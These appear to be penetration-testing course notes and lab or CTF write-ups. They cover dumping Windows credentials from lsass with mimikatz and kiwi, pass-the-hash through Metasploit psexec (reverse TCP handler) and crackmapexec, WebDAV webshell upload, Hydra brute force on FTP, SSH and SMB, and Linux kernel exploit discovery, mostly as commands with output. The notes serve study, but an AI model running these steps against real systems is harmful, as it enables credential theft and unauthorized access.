lsass means Local Security Authority Subsystem Service. It is a very important Windows process : lsass.exe: Its job is to handle Windows security and authentication.

In simple words: **lsass** checks who you are and what you are allowed to do. It is responsible for things like: User logins, Password verification, Access tokens, Security policies, Authentication with local/domain accounts.

In Windows, every process has a security token, that says: “this process is running as this user, with these privileges.”

Because we have **Administrator privileges** (look 2 screenshots above) we can migrate to any process:

```
meterpreter > migrate 788
```

```
meterpreter > migrate 788
[*] Migrating from 5108 to 788...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

lsass.exe runs always as a **NT AUTHORITY\SYSTEM**. This entails that if we move the meterpreter session from the process is currently hosted in (5108 (bad blue 2.7, porto 80)) into **lsass.exe** (788), we'll get the highest privileges in our meterpreter session!

ATTACKDEFENSE\Administrator = local admin user account

NT AUTHORITY\SYSTEM = is the highest local Windows service account. It has more local privileges than the Administrator user and is commonly considered the highest privilege level on a single Windows machine. However, in domain environments, Domain Admins or Enterprise Admins may have broader control across multiple systems.

Once the SYSTEM permissions granted, first and foremost , we start with the kiwi module:

```
meterpreter > load kiwi
```

```
meterpreter > ? # this is equivalent to "help" in bash.
```

```
meterpreter > lsa_dump_sam # (a command provided by kiwi extension)
```

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 58f8e0214224aebc2c5f82fb7cb47ca1

RID : 000003f0 (1008)
User : student
Hash NTLM: dd4ca1fbc028f3c5066467a7f6a73b0b
```

```
meterpreter > lsa_dump_secrets # (another command provided by kiwi extension)
```

```

... Dumping LSA secrets
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326

Local name : ATTACKDEFENSE ( S-1-5-21-3688751335-3073641799-161370460 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {47980b9c-8bd1-89c9-bfb5-0c4fca25e625}
  [00] {47980b9c-8bd1-89c9-bfb5-0c4fca25e625} 247e7be223db5e50291fc0fcec276ff8236c32a8a6183

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 34 5e 65 80 f9 04 a4 8c a5 0e 6c 74 6c d2 c3 b8 8e 7a ca c3 a3 3b 0e
92 67 a3 2f d5 d1 e4 41 33 ac
full: 345e6580f904a48ca50e6c746cd2c3b88e7acac3a33b0e6e0a64f312fcc79267a32fd5d1e44133ac
m/u : 345e6580f904a48ca50e6c746cd2c3b88e7acac3 / a33b0e6e0a64f312fcc79267a32fd5d1e44133
old/hex : 01 00 00 00 c1 3a 28 e3 94 7b 64 5d 94 29 b4 c9 1c 9b 0c b1 b6 5a aa 2c 34 4d ee
8c 38 69 b3 b4 53 b6 37 86 44
full: c13a28e3947b645d9429b4c91c9b0cb1b65aaa2c344deed86740f1225378c3869b3b453b6378644
m/u : c13a28e3947b645d9429b4c91c9b0cb1b65aaa2c / 344deed86740f1225378c3869b3b453b63786

Secret : NL$KM
cur/hex : 8d d2 8e 67 54 58 89 b1 c9 53 b9 5b 46 a2 b3 66 d4 3b 95 80 92 7d 67 78 b7 1d f9
4d 86 95 85 43 86 e3 12 9e c4 91 cf 9a 5b d8 bb 0d ae fa d3 41 e0 d8 66 3d 19 75 a2 d1 b2
old/hex : 8d d2 8e 67 54 58 89 b1 c9 53 b9 5b 46 a2 b3 66 d4 3b 95 80 92 7d 67 78 b7 1d f9
4d 86 95 85 43 86 e3 12 9e c4 91 cf 9a 5b d8 bb 0d ae fa d3 41 e0 d8 66 3d 19 75 a2 d1 b2

```

sometimes (not this time though), kiwi tool `lsa_dump_secrets` can provide us some credentials like passwords in plain text!

```

meterpreter > pwd
meterpreter > cd C:\\
meterpreter > mkdir Temp # I create the Temp directory
meterpreter > cd Temp
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe # I
upload from my Kali machine to the C:\\Temp directory within Windows target
meterpreter > shell
C:\\Temp > .\\mimikatz.exe

```

Once executed the command above, we're within a mimikatz terminal:

```

mimikatz > privilege::debug
mimikatz # privilege::debug
Privilege '20' OK

```

Privilege number 20 means we have the required privileges to perform a hash extraction
Next:

```

mimikatz > lsadump::sam

```

```

Privilege '20' OK

mimikatz # lsadump::sam
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : ed1f5e64aad3727f03522b8ddc080d77

* Primary:Kerberos-Newer-Keys *
Default Salt : ATTACKDEFENSEAdministrator
Default Iterations : 4096
Credentials
aes256_hmac (4096) : f566d48c0c62f88d997e9e56b52eed1696aead09df3100982bcfc5920655da5d
aes128_hmac (4096) : bf0ca9e206e82ce481c818070bef0855
des_cbc_md5 (4096) : 6d570d08df8979fe
OldCredentials
aes256_hmac (4096) : 69d101a02f3f4648bf9875f10c1cd268d3f500c3253ab86222a9e1bb3740247
aes128_hmac (4096) : 3c3fd899f7f004ed44e9e48f868a5ddc

```

👉 when executing `lsadump::sam`, we see it provides much more information than the kiwi tool `lsa_dump_sam` (more information below. not captured in the screenshot for space issues). However this time we don't get again plain text credentials..

```
mimikatz > lsadump::secrets
```

We get the same output than when we performed `lsa_dump_secrets` in kiwi (11 commands above 👉).

In the case the windows has been configured to store passwords in plain text, we can get this passwords by :

```
mimikatz > sekurlsa::logonpasswords
```

```

Authentication Id : 0 ; 369550 (00000000:0005a38e)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 12/30/2021 10:23:17 PM
SID               : S-1-5-90-0-3

msv :
tspkg :
wdigest :
* Username : ATTACKDEFENSE$
* Domain   : WORKGROUP
* Password : (null)

```

👉 We can note the windows target system is being configured well so it doesn't store login passwords in plain text, so this is why **"null"** is displayed (null =no password for **ATTACKDEFENSE\$** user stored in the system in plain text format).

SAM vs LSASS vs Mimikatz

SAM = Security Account Manager

- Local Windows database stored on disk.
- Stores local user accounts and their password hashes.
- Example: Administrator, Guest, student.
- **It does not store clear-text passwords.**
- Used to verify local logons.

LSASS = Local Security Authority Subsystem Service

- **Windows security/authentication process running in memory.**
- Normally runs as NT AUTHORITY\SYSTEM.
- **Manages logon sessions, tokens, authentication and credential material.**
- **May contain NTLM hashes, Kerberos tickets, session keys, tokens, and sometimes clear-text passwords from the recent logged in users.**

Main difference:

SAM = saved local password hashes on disk.

LSASS = live/recent logon credential material in RAM.

Mimikatz:

- Post-exploitation credential extraction tool.
- Tries to extract credentials from LSASS memory.
- Can also dump local NTLM hashes from SAM.
- It may obtain hashes, tickets, tokens, cached credentials, or sometimes clear-text passwords.

shorty:

SAM = saved hashes.

LSASS = live logon sessions.

Mimikatz = tries to extract credentials from SAM or LSASS.

LAB : KIWI EXTENSION

Exactly the same as the previous section.

Pass-The-Hash Attacks and psexec

At this point, the question is: what can we use the NTLM hashes or plaintext credentials found in the previous section for?

Apart from cracking the hashes, which is covered in another course, we can use the discovered credentials to authenticate to the target system.

This gives us a clear advantage compared to relying only on exploitation. If we access the machine through an exploited service, the target may later disable that service or patch the vulnerability. However, valid credentials may still allow us to log in through legitimate remote access methods, such as SMB, RDP, WinRM, or other authentication-based services.

Important distinction:

Plaintext password → can be used to log in normally.

NTLM hash → may be reused in certain cases through techniques such as **pass-the-hash (*)**, without needing to know the original password.

```
service postgresql start && msfconsole -q
mimikatz > search badblue # In this lab badblue is again running on the target
system
msf6 > use exploit/windows/http/badblue_passthru
msf6 exploit (windows/http/badblue_passthru) > set RHOSTS 10.2.28.132
msf6 exploit (windows/http/badblue_passthru) > exploit
meterpreter > pgrep lsass
meterpreter > migrate 780
meterpreter > migrate 780
[*] Migrating from 4208 to 780...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

after migrating to lsass.exe, thanks to it, our meterpreter session has now SYSTEM privileges (highest ones).

```
meterpreter > load kiwi
meterpreter > lsa_dump_sam # (command provided by kiwi extension)
```

```
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d
```

We copy NTLM hash for Administrator:

Same for student:

```
User : student
Hash NTLM: bd4ca1fbe028f3c5066467a7f6a73b0b1
```

So far, same as previous section “Dumping Hashes With Mimikatz”

From now on, the purpose of this current section: **psexec** and **pass-the-hash (*)** come into place:

While **PSEXEC** allows remote access through credentials, **pass-the-hash** allows authentication using an NTLM hash without knowing the plaintext password. In this section we'll use both, complementing each other.

```
meterpreter > hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d:::
```

LM HASH
same for every user NTLM HASH

Next, we put the meterpreter session in background (Ctrl Z)

```
msf6 > use exploit/windows/smb/psexec
```

```
msf6 exploit (windows/smb/psexec) > show options
```

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (A
LHOST	10.10.5.2	yes	The listen address
LPORT	4444	yes	The listen port

```
msf6 exploit (windows/smb/psexec) >> sessions
```

```
msf6 exploit(windows/smb/psexec) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ ATTACKDEFENSE	10.10.5.2:4444 -> 10.2.28.132:4444

Given that the meterpreter session we have currently running in the background is listening on the port 4444, and the module exploit/windows/smb/psexec has set as listening port 4444 as well, we have to change the LPORT in the exploit/windows/smb/psexec module, so port 4444 is already hosting the meterpreter session we have running in the background.

So:

```
msf6 exploit (windows/smb/psexec) > set LPORT 4422
```

```
msf6 exploit (windows/smb/psexec) > set RHOSTS 10.2.28.132
```

The NTLM hashes we dumped 4 screenshots above, belong to Windows user accounts, not specifically to SMB. However, SMB uses Windows authentication, so this means the same Windows users and NTLM hashes we got, can be used to authenticate over SMB. This is why a dumped Administrator NTLM hash can be reused with PsExec/pass-the-hash to log in through SMB and execute commands remotely, if the account has enough privileges.

```
msf6 exploit (windows/smb/psexec) > set SMBUser Administrator
```

```
msf6 exploit (windows/smb/psexec) > set SMBPass
```

```
aad3b435b51404eeaad3b435b51404ee:e3c61a68f1b89ee6c8ba9507378dc88d #
=[LM_HASH:NTLM_HASH]
```

```
msf6 exploit (windows/smb/psexec) > exploit
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.5.2:4422
[*] 10.2.28.132:445 - Connecting to the server...
[*] 10.2.28.132:445 - Authenticating to 10.2.28.132...
[*] 10.2.28.132:445 - Selecting PowerShell target
[*] 10.2.28.132:445 - Executing the payload...
[+] 10.2.28.132:445 - Service start timed out, OK
[*] Exploit completed, but no session was created.
```

The message “*Exploit completed, but no session was created*” always refers to the same: “*No session was created*” means Metasploit did not receive a new remote shell/Meterpreter connection from the target. The exploit or authentication may have run, but the payload did not successfully connect back to our handler, so no new active Metasploit session was opened.

To fix that, we just need to change the technique the psexec module will use to execute the payload on the Windows target.

```
msf6 exploit(windows/smb/psexec) > set target Command
msf6 exploit(windows/smb/psexec) > exploit
```

```
[*] Exploit completed, but no session was created.
```

Same error again

```
msf6 exploit(windows/smb/psexec) > set target
set target 0          set target 4          set target Native\upload
set target 1          set target Automatic  set target PowerShell
set target 2          set target Command
set target 3          set target MOF\upload
```

We'll try with this target:

```
msf6 exploit(windows/smb/psexec) > set target Native\upload
msf6 exploit(windows/smb/psexec) > exploit
```

```
meterpreter > |
```

There we are!

So we finally managed to get inside the target machine through a meterpreter session, thanks to the **NTLM hash passwords**!

Other methods that can be carried out when we have the hash passwords

crackmapexec

root@attackdefense > crackmapexec smb 10.2.28.132 -u Administrator -H "e3c61a68f1b89ee6c8ba9507378dc88d" # **[NTLM_HASH]** # in this command, "smb" means that crackmapexec tool will connect to target's machine SMB service.

```
SMB 10.2.28.132 445 ATTACKDEFENSE [+] AttackDefense\Administrator e3c61a68f1b89ee6c8ba9507378dc88d (Pwn3d!) == the credentials worked and you have admin-level access on that target machine through SMB.
```

Given that we received **Pwn3d!** 🖐️, we can perform a command within the target system and should be successful:

root@attackdefense > crackmapexec smb 10.2.28.132 -u Administrator -H "e3c61a68f1b89ee6c8ba9507378dc88d" -x "ipconfig" # -x X: X is the command we're executing within the target system

```
SMB 10.2.28.132 445 ATTACKDEFENSE [+] Executed command
SMB 10.2.28.132 445 ATTACKDEFENSE Windows IP Configuration
SMB 10.2.28.132 445 ATTACKDEFENSE
SMB 10.2.28.132 445 ATTACKDEFENSE
SMB 10.2.28.132 445 ATTACKDEFENSE Ethernet adapter Ethernet:
SMB 10.2.28.132 445 ATTACKDEFENSE
SMB 10.2.28.132 445 ATTACKDEFENSE Connection-specific DNS Suffix . : eu-central-1.comp
ute.internal
SMB 10.2.28.132 445 ATTACKDEFENSE Link-local IPv6 Address . . . . . : fe80::99a0:afe5:3
10f:6138%4
SMB 10.2.28.132 445 ATTACKDEFENSE IPv4 Address. . . . . : 10.2.28.132
SMB 10.2.28.132 445 ATTACKDEFENSE Subnet Mask . . . . . : 255.255.240.0
SMB 10.2.28.132 445 ATTACKDEFENSE Default Gateway . . . . . : 10.2.16.1
```

Final Windows Lab: System-Host Based Attacks CTF 1

FLAG1: the flag1 is directly when accessing to : target1.ine.local/webdav , and login in with user *bob* (provided by the lab's statement) and password *password_123321*, obtained by executing the msf module `auxiliary/scanner/http/http_login`.

FLAG2: flag2 is obtained by accessing to the Desktop of target1, from the webdav directory. To do that, we take advantage of the webdav directory that allows us to upload files. Concretely, I uploaded a webshell: `/usr/share/webshells/asp/webshell.asp` through the davtest tool and cadaver, just literally what is in this pdf explained about davtest and cadaver (copy-paste commands), in the section "**Exploiting Microsoft IIS WebDAV**".

10.2.17.124 - /webdav/

```
[To Parent Directory]
1/2/2021 12:53 PM      13 AttackDefense.txt
12/24/2021 1:22 AM    <dir> DayTestDir_U3tigmD35FfZz
1/2/2021 12:53 PM     168 web.config
12/24/2021 1:27 AM     136 webshell.asp
```



We double-click inside webshell.asp and a terminal is displayed. We type `dir C:\` and the flag immediately appears!

FLAG3: We just use the msf module `auxiliary/scanner/smb/smb_login`. We get the Administrator user credentials : `administrator:pineapple`. Right after, we use the psexec tool, with the command: `impacket-psexec Administrator@demo.ine.local cmd.exe`


```
(root@INE)-[~]
# impacket-psexec Administrator@target2.ine.local cmd.exe
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password: ← password = pineapple
[*] Requesting shares on target2.ine.local....
[*] Found writable share ADMIN$
[*] Uploading file WKFLUCvY.exe
[*] Opening SVCManager on target2.ine.local....
[*] Creating service lJWk on target2.ine.local....
[*] Starting service lJWk....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> dir C:\
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\

11/14/2018  06:56 AM    <DIR>          EFI
06/29/2026  08:31 AM             34 flag3.txt
05/13/2020  05:58 PM    <DIR>          PerfLogs
11/07/2020  07:47 AM    <DIR>          Program Files
11/07/2020  07:47 AM    <DIR>          Program Files (x86)
12/31/2024  11:29 AM    <DIR>          Shared
01/01/2025  08:30 AM    <DIR>          Users
11/07/2020  07:49 AM    <DIR>          Utilities
06/29/2026  08:34 AM    <DIR>          Windows
               1 File(s)              34 bytes
               8 Dir(s) 14,839,021,568 bytes free
```




FLAG4: I just navigated from the remote terminal up to the Administrator user's Desktop, a very common path where flags or relevant information are stored in there.

```
C:\Windows\system32> dir C:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\Users\Administrator\Desktop

06/29/2026  08:31 AM    <DIR>          .
06/29/2026  08:31 AM    <DIR>          ..
06/29/2026  08:31 AM                34 flag4.txt
               1 File(s)                34 bytes
               2 Dir(s) 14,938,566,656 bytes free
```



Linux Vulnerabilities

Exploiting FTP: ProFTP with Hydra

```
root@attackdefense > nmap -sV 192.93.66.3
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
MAC Address: 02:42:C0:5D:42:03 (Unknown)
Service Info: OS: Unix
```

```
hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.93.66.3 -t 4
ftp
```

```
root@attackdefense:~# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/
metasploit-framework/data/wordlists/unix_passwords.txt 192.93.66.3 -t 4 ftp
```

= 4 threads

= We specify the protocol we
will brute-force.

VERY INTERESTING : 🙌 The ftp option tells Hydra to attack the FTP login service on the target. Hydra will try to log in to the FTP service running on 192.93.66.3 (our target). If valid credentials are found, we can access the FTP server and the files or directories exposed for that account. ==z A session is an active connection between our machine and a target service. In FTP, a session starts after the FTP server accepts our credentials. During that session, we can interact with the FTP server and access the files or directories allowed for that account.

```
[21][ftp] host: 192.93.66.3 login: sysadmin password: 654321
[21][ftp] host: 192.93.66.3 login: rooty password: qwerty
[21][ftp] host: 192.93.66.3 login: demo password: butterfly
[STATUS] 3052.00 tries/min, 3052 tries in 00:01h, 4011 to do in 00:02h, 4 active
[21][ftp] host: 192.93.66.3 login: auditor password: chocolate
[21][ftp] host: 192.93.66.3 login: anon password: purple
[21][ftp] host: 192.93.66.3 login: administrator password: tweety
[STATUS] 3027.50 tries/min, 6055 tries in 00:02h, 1008 to do in 00:01h, 4 active
[21][ftp] host: 192.93.66.3 login: diag password: tigger
1 of 1 target successfully completed, 7 valid passwords found
```

🙌 7 user and passw where found!

So now we can use one of this credentials to log in into the ftp server:

```
root@attackdefense > ftp 192.93.66.3
```

```
root@attackdefense:~# ftp 192.93.66.3
Connected to 192.93.66.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.93.66.3]
Name (192.93.66.3:root): sysadmin
331 Password required for sysadmin
Password:
230 User sysadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 0 0 33 Nov 20 2018 secret.txt
```

we finally accessed to the ftp
server (==target's ftp service)

Exploiting SSH with Hydra

```
root@attackdefense > nmap -sV 192.156.211.3
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.9p1

```
root@attackdefense > hydra -L
```

```
/usr/share/metasploit-framework/data/wordlists/common_users.txt -P
```

```
/usr/share/metasploit-framework/data/wordlists/common_passwords.txt 192.156.211.3
```

```
-t 4 ssh
```

👉 if anything in the command above is not clear, go to the previous section (“**Exploiting FTP: ProFTP with Hydra**”), there it’s explained.

```
[22][ssh] host: 192.156.211.3 login: sysadmin password: hailey
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 276 to do in 00:04h, 4 active
[22][ssh] host: 192.156.211.3 login: rooty password: pineapple
[22][ssh] host: 192.156.211.3 login: demo password: butterfly1
[STATUS] 62.33 tries/min, 187 tries in 00:03h, 163 to do in 00:03h, 4 active
[22][ssh] host: 192.156.211.3 login: auditor password: xbox360
[22][ssh] host: 192.156.211.3 login: anon password: 741852963
```

👉 5 user and passw where found! The most interesting is sysadmin, so we use the ssh command to log in the ssh server (== ssh service offered by our target)

```
root@attackdefense > ssh sysadmin@192.156.211.3
```

```
root@attackdefense:~# ssh sysadmin@192.156.211.3
The authenticity of host '192.156.211.3 (192.156.211.3)' can't be established.
ECDSA key fingerprint is SHA256:zGNTowzJbclHjyQjvSQhFLM/JSfNmfxnj8iGRzVwhc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.156.211.3' (ECDSA) to the list of known hosts.
sysadmin@192.156.211.3's password:
Welcome to Ubuntu 19.04 (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
sysadmin@victim-1:~$ whoami
sysadmin
We finally accessed the SSH server
(== SSH service offered by our target)
```


Exploiting SAMBA

In this activity, the target's user we have to target is already provided.

```
root@attackdefense > nmap -sV 192.56.47.3
```

```
root@attackdefense:~# nmap -sV 192.56.47.3
Starting Nmap 7.70 ( https://nmap.org ) at 2022-01-02 21:55 UTC
Nmap scan report for target-1 (192.56.47.3)
Host is up (0.000011s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
MAC Address: 02:42:C0:38:2F:03 (Unknown)
Service Info: Host: SAMBA-RECON-BRUTE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
root@attackdefense:~#
```

```
root@attackdefense > hydra -l admin -P
```

```
/usr/share/metasploit-framework/data/wordlists/unix_passwords.txt 192.56.47.3 smb
```

```
[445][smb] host: 192.56.47.3 login: admin password: password1
1 of 1 target successfully completed, 1 valid password found
```

Note: -l option instead of -L is used when we specify a concrete user instead of a list of users.

If we now want to enumerate the shares, we do:

```
root@attackdefense > smbmap -H 192.56.47.3 -u admin -p password1 (*)
```

```
root@attackdefense:~# smbmap -H 192.56.47.3 -u admin -p password1
[+] Finding open SMB ports....
[+] User SMB session established on 192.56.47.3...
[+] IP: 192.56.47.3:445 Name: target-1

Disk
----
shawn
nancy
admin
IPC$

SMB share names
visible/available to
the authenticated
user admin on the
Samba server

SMB server hostname
(==the name assigned to a
device/server on a network).

what the user
admin can do
inside each
visible share

Permissions
-----
READ, WRITE
READ ONLY
READ, WRITE
NO ACCESS
```

If we want to access now to any of this particular SMB shares, we can do:

```
root@attackdefense > smbclient //192.56.47.3/shawn -U admin
```

```
smb: \> dir # we're inside shawn's share, seeing the directories that are allowed to
access to admin user
```

```
smb: \> dir
.          D      0  Sun Jan  2 21:59:04 2022
..         D      0  Tue Nov 27 19:25:12 2018
dev        D      0  Tue Nov 27 19:25:12 2018
run        D      0  Tue Nov 27 19:25:12 2018
test       D      0  Tue Nov 27 19:25:12 2018
```

👉 This performance shown in this section can also be done exactly the same to a Windows target!

Another tool to highlight : enum4linux

IMPORTANT: **enum4linux** is a tool focused on enumerate specifically samba /smb info only.

root@attackdefense > **enum4linux -a 192.56.47.3** # -a option = enumerate ALL information

```
=====
|   Target Information   |
=====
Target ..... 192.56.47.3
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 192.56.47.3   |
=====
[+] Got domain/workgroup name: RECONLABS

=====
|   Nbtstat Information for 192.56.47.3   |
=====
Looking up status of 192.56.47.3
  RECONLABS      <00> - <GROUP> H <ACTIVE>  Domain/Workgroup Name
  RECONLABS      <1e> - <GROUP> H <ACTIVE>  Browser Service Elections
  SAMBA-RECON-BRU <00> -          H <ACTIVE>  Workstation Service
  SAMBA-RECON-BRU <03> -          H <ACTIVE>  Messenger Service
  SAMBA-RECON-BRU <20> -          H <ACTIVE>  File Server Service

  MAC Address = 00-00-00-00-00-00

=====
|   Session Check on 192.56.47.3   |
=====
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.
```

VERY IMPORTANT : Username " " and Password " " mean enum4linux is trying to enumerate SMB using empty credentials, also called a null/anonymous session. If the server does not allow anonymous access, enumeration will be limited or aborted. To enumerate with valid credentials, we must specify them with -u and -p.

We can use enum4linux like this:

root@attackdefense > **enum4linux -a -u admin -p password1 192.56.47.2** # the purpose of this command is the same than in (*) 👉, equivalent commands.

LAB: Samba Recon: Dictionary Attack

Exactly the same as the previous section.

Linux Kernel Exploits

In this section, a meterpreter session is already provided:

```
meterpreter > getuid
```

```
meterpreter > getuid
Server username: www-data
```

👉 I'm the **low-privileged** user **www-data**.

```
meterpreter > shell
```

```
meterpreter > shell
Process 4113 created.
Channel 3 created.
```

```
/bin/bash -i
```

www-data@ubuntu:/tmp\$ cat /etc/passwd # */etc/passwd* is the Linux file that stores the list of user accounts on that machine.

```
www-data@ubuntu:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/l
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
```

we're targeting root user, as is always the most privileged

```
www-data@ubuntu:/tmp$ exit
```

```
meterpreter > cd /tmp
```

meterpreter > upload ~/Desktop/Linux-Enum/les.sh # *"~" is equivalent as /root. In this command, we're uploading from this directory from our own PC, a GITHUB file already downloaded, which we'll tell us likely kernel vulnerabilities considering our target system OS features*

```
meterpreter > shell
```

```
/bin/bash -i
```

```
www-data@ubuntu:/tmp$ ls
```

```
www-data@ubuntu:/tmp$ ls
ls
hGILD
les.sh
```

```
www-data@ubuntu:/tmp$ chmod +x les.sh
```

www-data@ubuntu:/tmp\$ **./les.sh**

When executing, it gives us a list of kernel vulnerabilities the target looks like it can be vulnerable:


```
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|7|kernel:3.10.0-*|4.2.0-0.21.el7)},[ ubuntu=16.04|14.04|12.04 ]
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/errata/RHSA-2016-0519
h-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/errata/RHSA-2016-0519
h-cve-2016-5195_5.sh

[+] [CVE-2013-2094] perf_swevent

[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
